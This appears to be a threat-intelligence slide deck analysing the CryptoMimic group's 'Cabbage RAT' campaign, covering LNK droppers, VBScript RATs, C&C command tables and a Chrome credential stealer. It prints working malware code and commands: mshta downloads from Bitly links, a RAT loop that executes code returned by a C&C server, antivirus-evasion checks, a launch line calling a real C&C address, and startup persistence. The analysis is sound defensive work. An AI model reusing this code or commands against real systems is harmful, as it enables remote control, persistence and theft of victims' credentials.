


## LNK file that downloads dropper

- LNK file whose name was "Password.txt.lnk"
- Downloaded and executed Dropper (HTML file with VBScript embedded)
  - Downloaded Dropper using mshta.exe.
  - Download URL was shortened by Bitly.



`C:¥Windows¥System32¥cmd.exe /c start /b  
%SystemRoot%¥System32¥mshta https://bit.ly/37qt5MM`



## **VBScript dropper that generated three files**

- Displayed text file that included password for decoy document file with notepad.exe.
- Generated Downloader-B and place on startup directory for persistence.
- Generated and executed Cabbage RAT-A.


## Text file that included password for decoy document file

- Open text file created by echo command with notepad.
  - In the CryptoMimic's past attack, a zip file downloaded via a link embedded in email body includes password-protected decoy document file and LNK file (Downloader-A).
  - We couldn't get decoy this time, but if the attack method was the same, the contents of the text file opened by notepad.exe was password for decoy document file.



## LNK file similar to Downloader-A

- LNK file whose name was "Xbox.Ink".
- Downloaded and executed the file downloaded from Bitly URL using mshta.exe
- Placed on startup director for persistence.



C:¥Windows¥system32¥mshta.exe https://bit.ly/2TVSZnE

## RAT written in VBScript

- Send HTTP request to C&C server, and execute the code included in response data using Execute() method.

Fig.) Cabbage RAT-A code

```
on error resume next
randomize
if WScript.Arguments.Length>0 then
    set whr=CreateObject("WinHttp.WinHttpRequest.5.1")
    do while true
        tpc="http://" & WScript.Arguments.Item(0) & "?topic=s" & Int(1000*rnd+9000)
        whr.Open "POST", tpc, false
        whr.Send "200"
        if whr.Status=200 Then
            rtc=whr.ResponseText
        end if
        if rtc <> "" then
            Execute(rtc)
            exit do
        end if
        WScript.Sleep 180*1000
    loop
end if
```

## It can detect security product and change behavior accordingly

Fig.) Code executing Cabbage RAT-A

```
tpl=""
set wmi=GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2")
set pl=wmi.ExecQuery("Select * from "&"Win32_Process")
for each pi in pl
    tpl=tpl&LCase(pi.Name)&"|"
next
```

Collect process name list

```
ex="ws"
if Instr(tpl,"kwsprot")>0 or Instr(tpl,"npprot")>0 then
    ex="cs"
end if
```

Check whether there is process name for KingSoft Anti-Virus or Net Protector

```
ln="start /b " & ex & "cscript "" & pf & "" 103.205.179.4:8080/edit"
set wish=CreateObject("wscript.shell")
wish.run "CMD.EXE "&"/c " & ln & " 1 & " & ln & " 2" & ln2, 0, false
window.close
```

If there is, it execute Cabbage RAT-A using cscript.exe.


Fig.) Code persisting Downloader-B


```
ln2=" & move ""&flp&"" ""& wish.SpecialFolders("startup") &"\""
if Instr(tpl,"hudongf")>0 or Instr(tpl,"qhsafe")>0 then
    ln2=" & del ""&flp&""
else
    tcl.Save
end if
```

If process name for Qifoo 360 was included in the process name list, it deletes Downloader-B and doesn't perform persistence.

# Why we named "Cabbage RAT"?

Because one VBScript RAT creates another VBScript RAT by stages, we named them Cabbage RAT after their characteristics





Topic from the next slide

## **RAT written in VBScript**

- Can send victim's information to C&C server periodically.
- Can perform tasks in accordance with the data received from C&C server.

**It sends victim's information once every minutes in the following format.**

Fig.) Information that Cabbage RAT-B sends to C&C server

```
Current Time: 2020/05/28 8:26:42
Username: ██████████\admin
Hostname: ██████████
OS Name: Microsoft Windows 10 Pro 64 ビット
OS Version: 10.██████████
Install Date: 04/01/2019
Boot Time: 2020/05/24 15:28:57
Time Zone: (UTC 9 hours) 東京 (標準時)
CPU: Intel(R) Core(TM) i9-8950HK CPU @ 2.90GHz (x64)
Path: C:\Users\admin\AppData\Local\Temp\kohqxrz.vbs
|
Network Adapter: Intel(R) 82574L Gigabit Network Connection
  MAC Address: ██████████
  IP Address: 192.168.60.128, fe80::c4c5:c36a:9e5b:e409
  Subnet Mask: 255.255.255.0, 64
  Default Gateway: 192.168.60.254
  DNS Server: 192.168.60.128
Network Adapter: Microsoft KM-TEST Loopback Adapter
  MAC Address: ██████████
  IP Address: 169.254.149.239, fe80::846a:b914:2ea1:95ef
  Subnet Mask: 255.255.0.0, 64
  DHCP Servers: 255.255.255.255
  DNS Server: 192.168.60.128
```

**It has function to execute VBScript code and terminate itself.**

Response Data	Description
Includes string #20	Download VBScript code from target included in the response.
"21"	Stop Cabbage RAT-B.
Includes string #23	Execute VBScript code included in the response. The code is encoded by Base64.

## **RAT written in VBScript**

- Can perform tasks in accordance with the data received from C&C server.
- Certain condition must be satisfied to make it perform tasks ordered by C&C.

- It is full-featured RAT and has more functions than those of Cabbage RAT-A or Cabbage RAT-B.
- The group executed windows commands using Cabbage RAT-C.


ID	Option	Description
"s"	"k"	Stop Cabbage RAT-C.
"s"	(number)	Set Interval for accessing.
"l"	"/"	Send Directory Information.
"l"	(directory path)	Upload File.
"c"	(command)	Execute WSH command.
"cd"	(directory path)	Set current directory.
"ps"	(VBScript code)	Execute VBScript Code.


ID	Option	Description
"psi"	(encoded VBScript code)	Execute Encoded VBScript Code.
"r"	(path)	Delete directory or file.
"e"	(command) (arguments)	Execute WSH command.
"u"	(filepath)	Download File.
"d"	(filepath)	Encode and Upload File.
"k"		Do nothing.

**This would be one of the main RATs that CryptoMimic uses**

**Without receiving data "1", it won't start executing commands.**

Fig.) Cabbage RAT-C flow chart





## Malware that steals Google Chrome cookie and password

- Target or format can be controlled by arguments.

Fig.) Sample usage of argument for Browser Info Stealer

```
format: RuntimeBroker.exe (profile_path) (option) (output_path)
example for extract cookie: RuntimeBroker.exe
"C:¥Users¥public¥AppData¥Local¥Chrome¥User Data¥Default" -c C:¥Users¥public¥c.dat
```

Fig.) List of options passed as second argument

